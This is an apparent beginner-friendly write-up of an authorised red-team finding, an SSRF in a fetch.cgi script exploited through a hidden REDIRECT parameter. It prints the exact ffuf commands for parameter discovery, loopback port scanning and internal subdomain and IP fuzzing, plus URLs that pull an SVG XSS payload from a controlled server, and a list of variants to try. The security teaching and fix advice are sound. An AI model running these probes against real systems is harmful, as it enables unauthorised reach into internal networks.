exposed or what data, if any, could be read through them.
Fix
A fix would need to constrain where fetch.cgi can send requests, for example by validating the destination against an allowlist of permitted hosts and schemes and rejecting loopback, link-local, private and internal addresses after resolution, including on redirects.
Variants to test
- Parameter discovery on oddly named CGI or handler files: run ffuf with a custom wordlist against a file that returns an error status, as with
fetch.cgi. A positive result is a parameter name that changes the response or causes an outbound request to a listener you control. - Redirect-style parameters: supply your own URL as the value and watch your VPS or collaborator for an inbound request. A hit confirms server-side fetching.
- Loopback port scanning: fuzz the port in
http://[redacted]:FUZZ/. A positive result is a port that returns a different response length or status from the rest. - Internal hostname fuzzing: fuzz subdomains under the target's domain with a DNS wordlist. A positive result is a hostname that resolves internally and returns a web response through the SSRF.
- Internal IP fuzzing: fuzz addresses from the organisation's ranges. A positive result is an IP that returns a recognisable web server response.
- Scheme and redirect handling: try the same parameter with different schemes and with a URL that redirects to an internal address, to see whether validation is applied only to the first hop.
What happened, in plain words
A security researcher was taking part in a red team engagement run through a platform called Synack. A red team engagement is a paid, authorised test where a company invites outside testers to attack its systems, within agreed limits, so that real attackers cannot do the same thing later. The researcher was given a very small target: only two computers (called hosts) were in scope, meaning only those two were allowed to be tested. One of them was running a web server, which is a program that answers requests from browsers and hands back web pages.
That web server showed a login page for a mailing service. On its own, a login page looks like a dead end: there is nothing to click, nothing to read, and guessing passwords is not the point of this kind of test. But the researcher did something simple: they took the numeric address of the host (its IP address, the number that identifies a machine on a network) and asked a lookup tool what domain name pointed at it. A domain name is the human-friendly name you type in a browser, like example.com. That lookup revealed a domain behind the login page, and with a domain in hand there is suddenly a lot more to explore.
The rest of the story is about one small file on that web server, called fetch.cgi, and one input it quietly accepted. By feeding that input a web address, the researcher could make the server go and fetch that address on their behalf. That is a vulnerability class called SSRF, short for Server-Side Request Forgery: the server is tricked into making requests, and because the server sits inside the company's network, it can reach things an outsider cannot. Think of it like a hotel receptionist who will fetch anything you ask for, including things from staff-only rooms you could never enter yourself.
This article walks through the whole engagement in the order it happened: how the domain was found, how the hidden input was discovered, how the researcher proved the flaw was real, and how they showed it could reach internal servers. Every command and address is copied exactly as it appeared in the report, and each one is explained in plain words afterwards.
The starting point and the tools
The target was a host on a Synack red team engagement. Only two hosts were in scope, and one of them was running a web server. That web server presented a login page for mailing services. On its own the login page looked like a dead end, but a nslookup against the host's IP revealed the domain behind it, which opened up further reconnaissance.
Reconnaissance is the information-gathering phase of a test: before you can find a weakness, you need to know what is there. It is like walking around a building before trying any doors, noting the signs, the windows and the side entrances.
The tools used across the engagement were:
nslookup, to resolve the host's IP back to a domain. Resolving means turning one kind of address into another: here, taking the numeric IP address and asking the internet's naming system which domain name belongs to it. It is the reverse of what happens when you type a name into a browser.- x8, arjun and param-miner for parameter brute force. A parameter is a named input you attach to a web address, the part after a question mark, like
?colour=blue. Brute force here means trying a long list of possible names automatically to see which ones the server reacts to. - ffuf with custom wordlists for parameter fuzzing, port scanning and internal range fuzzing. Fuzzing is the same idea as brute force: you take a list of guesses (the wordlist) and let a tool try each one in turn, watching for the responses that stand out. A port is a numbered channel on a machine; different services listen on different ports, the way different departments in an office have different phone extensions.
- A VPS under the researcher's control, used to receive requests from the target. A VPS is a Virtual Private Server: a rented machine on the internet that the researcher fully controls. It is useful as a listening post, because if the target server fetches a URL pointing at the VPS, the VPS can record that the request arrived.
- A list of IP ranges gathered from Hurricane Electric Services and the
best-dns-wordlist.txtwordlist from Assetnote. An IP range is a block of addresses belonging to one organisation. A DNS wordlist is a long list of common subdomain names (likemail,vpn,intranet) used to guess which names exist.
No accounts or special roles are described in the report.
Finding the weak file
After the domain was identified, common content discovery techniques and a review of endpoints referenced in JavaScript files produced several dead ends. Content discovery means guessing file and folder names on a website to find pages that are not linked anywhere. JavaScript files are the code a website runs in your browser, and they often mention addresses of other parts of the site, so reading them can reveal hidden pages.
One file stood out: a cgi file called fetch.cgi that returned a 500 HTTP status code when visited. A CGI file is an older style of web program: a script the web server runs when someone requests it, often to process a form or fetch something. A 500 status code is the server's way of saying "something went wrong on my side". That error is interesting, because a plain static page would not usually produce it; it suggests the file is a program that expects some input and misbehaves when it does not get it. The name fetch.cgi also hints that it fetches things.
So parameter brute force was performed against it. x8, arjun and param-miner produced no helpful results. Switching to ffuf with a custom wordlist found the parameter REDIRECT.
Step 1: discovering the hidden parameter
The following command was used along with a custom wordlist:
ffuf -c -ac -v -t 100 -mc all -w params.txt -u https://sub.domain.vi/fetch.cgi?FUZZ=https://coffeejunkie.me
Line by line, in plain words:
ffufis the name of the tool being run. It is a command-line program, meaning you type it into a text window rather than clicking buttons.-ctells ffuf to colour its output, which makes results easier to read in a terminal.-acturns on automatic calibration: ffuf first sends some requests to learn what a "normal" response looks like, so it can hide the boring ones and show you the unusual ones.-vmeans verbose: show more detail about each request and response.-t 100sets the number of parallel workers to 100, so 100 guesses are tried at the same time. This is what makes fuzzing fast.-mc allmeans match all status codes. By default ffuf might only show certain responses; this tells it to show every response regardless of its status code, so nothing is hidden just because the server answered with an error.-w params.txtpoints at the wordlist: a plain text file calledparams.txtcontaining one candidate parameter name per line.-u https://sub.domain.vi/fetch.cgi?FUZZ=https://coffeejunkie.meis the address being tested.sub.domain.viis a placeholder for the real host name, andcoffeejunkie.meis the researcher's own domain. The wordFUZZis the injection point: ffuf replaces it with each line from the wordlist in turn. So the first request might ask for?name=https://coffeejunkie.me, the next for?id=https://coffeejunkie.me, and so on.
The clever part is the value: every candidate parameter is given the researcher's own domain as its value. If any of those parameter names makes the server go and fetch that address, the researcher will see the request arrive on their own server. That is a much stronger signal than a change in the page text, because it proves the server is actually making an outbound request.
The report notes that when using ffuf for this, words should be filtered according to the results with the -fw flag to get better results. The -fw flag filters out responses by word count, which helps hide pages that all look the same and leaves the genuinely different ones visible.
Step 2: confirming the server really fetches
With REDIRECT identified, the request was sent to the repeater tab and pointed at an external file hosted on the researcher's VPS. The repeater tab is a feature of an intercepting proxy, a tool that sits between your browser and the website so you can capture a request, edit it, and send it again as many times as you like. It is like being able to rewrite a letter before it goes in the postbox, and post it again and again.
The response came back with a 200 status code, and the VPS received an HTTP request from the target. A 200 status code means "OK, here is the content". The important part is the second half: the researcher's own server saw a request coming from the target machine. That is the proof. The target server did not just display a link; it went out to the internet and fetched the file.
A request arriving at the VPS proves the flaw exists; the remaining task was to prove impact. Impact means showing why the flaw matters in practice: what could an attacker actually do with it, beyond making a request?
Step 3: looking for services inside the network
Following the article "SSRF - Server Side Request Forgery (Types and ways to exploit it) Part-1" by @Madrobot_, a port scan was run through the SSRF to look for other internal services. A port scan is an attempt to find which numbered channels on a machine are open and answering. Normally you would scan a machine from outside, but here the scan is done by the target server itself, from inside, which is exactly what makes SSRF dangerous.
ffuf was used with a list of all ports:
ffuf -c -ac -v -t 100 -w ports.txt -u https://webmail.domain.vi/fetch.cgi?REDIRECT=http://[redacted]:FUZZ/
Line by line:
- The flags
-c -ac -v -t 100do the same jobs as before: colour, automatic calibration, verbose output, and 100 parallel workers. -w ports.txtis a wordlist of port numbers, one per line.-u https://webmail.domain.vi/fetch.cgi?REDIRECT=http://[redacted]:FUZZ/is the address being tested. This time the injection pointFUZZsits where the port number goes, and the destination is[redacted]. That address is special: it always means "this same machine", the computer you are on. In networking it is called the loopback address. So each request asks the target server to fetch a page from itself on a different port.
If a port is open and running a web service, the response will look different from a closed port, and ffuf's calibration and filtering help that difference stand out. No more services were found.
Step 4: reflected XSS as a proof of concept
Because the SSRF fetches resources from an external URL, it can be used to obtain reflected XSS. XSS stands for Cross-Site Scripting: a flaw where an attacker gets their own code (usually JavaScript, the language browsers run) into a page, so that it runs in someone else's browser. "Reflected" means the malicious content is bounced straight back in the response rather than stored on the server. In a browser, that code could do things on behalf of the person viewing the page, such as reading what they see or acting as them.
The report notes that reflected XSS is not accepted for host targets in Synack, but it was included in the report as a proof of concept of the SSRF flaw:
https://webmail.domain.vi/fetch.cgi?REDIRECT=http://controlled-server/xss.svg
Line by line:
https://webmail.domain.vi/fetch.cgiis the same script as before, on the webmail host.?REDIRECT=is the parameter that was discovered in step 1. It takes a web address as its value.http://controlled-server/xss.svgis the address the researcher wants the target to fetch.controlled-serverstands for a server the researcher controls, andxss.svgis a file in SVG format. SVG is an image format, but it is written in a markup language that can contain script, which is why it can carry an XSS payload.
So the target server fetches the SVG from the researcher's server. The point of this step is not to attack a real user; it is to demonstrate, as a proof of concept, that the SSRF can be used to deliver active content. A proof of concept is a small, safe demonstration that a flaw is real, without causing harm.
Step 5: reaching internal web servers
The two previous methods did not show enough impact, so the next step was to fetch internal web servers by fuzzing internal ranges as SSRF payloads. In other words, instead of guessing ports on one machine, the researcher guessed whole addresses and hostnames inside the organisation, and asked the target server to fetch each one. The list of ranges from Hurricane Electric and the Assetnote best-dns-wordlist.txt were used with ffuf:
ffuf -c -ac -v -t 100 -w best-dns-wordlist.txt -u https://webmail.domain.vi/fetch.cgi?REDIRECT=https://FUZZ.domain.vi/
ffuf -c -ac -v -t 100 -w IPs.txt -u https://webmail.domain.vi/fetch.cgi?REDIRECT=http://FUZZ
First command, line by line:
- The flags are the same as before.
-w best-dns-wordlist.txtis a long list of common subdomain names.-u https://webmail.domain.vi/fetch.cgi?REDIRECT=https://FUZZ.domain.vi/puts the injection point where the subdomain goes. Each request asks the target to fetch something likehttps://mail.domain.vi/orhttps://vpn.domain.vi/. If a name exists internally and answers with a web page, the response will differ from the failures.
Second command, line by line:
-w IPs.txtis a list of IP addresses, taken from the ranges gathered earlier.-u https://webmail.domain.vi/fetch.cgi?REDIRECT=http://FUZZputs the injection point where the whole address goes, so each request asks the target to fetch a different internal IP over plain HTTP.
After fuzzing, another nginx server and an IIS server were found, one from an internal IP and one from an internal domain. nginx and IIS are both web server programs: nginx is common on Linux systems, IIS is Microsoft's web server on Windows. Finding them means the target server could reach web pages that were not meant to be reachable from the outside.
The researcher did not proceed with further content discovery from the internal servers, as that would have meant reporting the flaw again. In other words, once the internal servers were reached, digging further into their pages would have been a separate issue to report, and the researcher stopped at the proof.
The proof of concept for the nginx server:
https://webmail.domain.vi/fetch.cgi?REDIRECT=http://internal-ip/
Line by line:
https://webmail.domain.vi/fetch.cgiis the same script.?REDIRECT=is the same parameter.http://internal-ip/is an internal address, written as a placeholder here. The target server fetches it, which is how the nginx server was seen.
The proof of concept for the IIS server:
https://webmail.domain.vi/fetch.cgi?REDIRECT=http://skypeav.domain.vi/
Line by line:
- Again the same script and the same parameter.
http://skypeav.domain.vi/is an internal hostname under the organisation's domain. The target server fetches it, which is how the IIS server was seen.
After a few days of back and forth with Vuln Ops, the vulnerability was accepted and rewarded. Vuln Ops is the team on the platform that reviews submitted reports, checks the evidence and decides whether a finding is valid.
Why it worked
The fetch.cgi script takes a user-supplied URL in the REDIRECT parameter and makes a server-side request to it without restricting the destination. Because the destination is not validated against an allowlist and requests to loopback, internal IP addresses and internal domains are permitted, the server can be used as a proxy into the internal network. An allowlist is a list of things that are explicitly permitted; anything not on the list should be refused. Here there was no such list, so any address was fair game.
The report does not describe the code behind fetch.cgi, so the exact validation logic, if any, is not shown.
What the impact was
An attacker who can reach fetch.cgi can make the server issue HTTP requests to arbitrary destinations. In this engagement that was used to confirm the fetch against an external VPS, to scan ports on [redacted], to deliver a reflected XSS payload from an external server, and to reach internal nginx and IIS web servers that were not otherwise accessible. The port scan found no additional services, and content discovery on the internal servers was not carried out. The report does not state what the internal servers exposed or what data, if any, could be read through them.
The key idea for a beginner: the damage does not come from the researcher's own machine, which cannot reach those internal servers. It comes from the target server, which can. The vulnerable script turns the target into a middleman.
How it should be fixed
A fix would need to constrain where fetch.cgi can send requests, for example by validating the destination against an allowlist of permitted hosts and schemes and rejecting loopback, link-local, private and internal addresses after resolution, including on redirects. A scheme is the first part of a web address, like http or https. Link-local and private addresses are address ranges reserved for use inside a local network, not on the public internet. Checking after resolution matters because a hostname can look harmless and still point at an internal address, and checking on redirects matters because a permitted address can redirect to a forbidden one.
Similar things to try
- Parameter discovery on oddly named CGI or handler files: run ffuf with a custom wordlist against a file that returns an error status, as with
fetch.cgi. A positive result is a parameter name that changes the response or causes an outbound request to a listener you control. - Redirect-style parameters: supply your own URL as the value and watch your VPS or collaborator for an inbound request. A hit confirms server-side fetching. A collaborator is a service that gives you a unique address and records any request that reaches it.
- Loopback port scanning: fuzz the port in
http://[redacted]:FUZZ/. A positive result is a port that returns a different response length or status from the rest. - Internal hostname fuzzing: fuzz subdomains under the target's domain with a DNS wordlist. A positive result is a hostname that resolves internally and returns a web response through the SSRF.
- Internal IP fuzzing: fuzz addresses from the organisation's ranges. A positive result is an IP that returns a recognisable web server response.
- Scheme and redirect handling: try the same parameter with different schemes and with a URL that redirects to an internal address, to see whether validation is applied only to the first hop.
Glossary
- Allowlist: a list of things that are explicitly allowed; anything not on the list is refused.
- Brute force: trying a long list of guesses automatically until something works.
- CGI: an older way for a web server to run a program when a particular file is requested.
- Content discovery: guessing file and folder names on a website to find pages that are not linked.
- Domain name: the human-friendly name of a site, like example.com.
- DNS wordlist: a list of common subdomain names used to guess which ones exist.
- ffuf: a command-line tool that sends many requests quickly, substituting each word from a list into a chosen spot.
- Fuzzing: feeding many candidate inputs to a system automatically and watching for unusual responses.
- Host: a single computer or server on a network.
- HTTP status code: a number a server returns to say how a request went, such as 200 for OK or 500 for a server error.
- IIS: Microsoft's web server software, usually on Windows.
- Impact: the practical harm a flaw could cause.
- Injection point: the marked spot in a request where a fuzzing tool inserts each guess, shown as
FUZZ. - Internal network: the private part of an organisation's network, not reachable from the public internet.
- IP address: the numeric address that identifies a machine on a network.
- IP range: a block of IP addresses belonging to one organisation.
- JavaScript: the programming language that runs in web browsers.
- Link-local address: an address reserved for communication on a local link only.
- Loopback address: the special address
[redacted], which always means the machine itself. - nginx: a widely used web server program, common on Linux.
- nslookup: a command that looks up the domain name associated with an IP address, or the other way round.
- Parameter: a named input attached to a web address after a question mark, like
?colour=blue. - Port: a numbered channel on a machine where a particular service listens.
- Port scan: trying many ports on a machine to see which are open.
- Private address: an IP address reserved for use inside a local network.
- Proof of concept: a small, safe demonstration that a flaw is real.
- Proxy: a middleman that makes requests on someone else's behalf.
- Reconnaissance: the information-gathering phase of a security test.
- Red team engagement: an authorised test where outsiders attack a company's systems within agreed limits.
- Reflected XSS: a flaw where attacker-supplied code is bounced straight back in a page and runs in a victim's browser.
- Repeater: a feature of an intercepting proxy that lets you capture, edit and resend a request repeatedly.
- Scheme: the first part of a web address, such as
httporhttps. - SSRF: Server-Side Request Forgery, a flaw where a server is tricked into making requests to destinations the attacker chooses.
- Subdomain: a name that sits under a main domain, like
mailinmail.example.com. - SVG: an image format written in markup that can contain script.
- VPS: a rented virtual server on the internet that you fully control.
- Vuln Ops: the team on a bug bounty platform that reviews and validates submitted reports.
- Wordlist: a plain text file with one candidate value per line, used by fuzzing tools.
- XSS: Cross-Site Scripting, a flaw where an attacker's code runs in another person's browser.




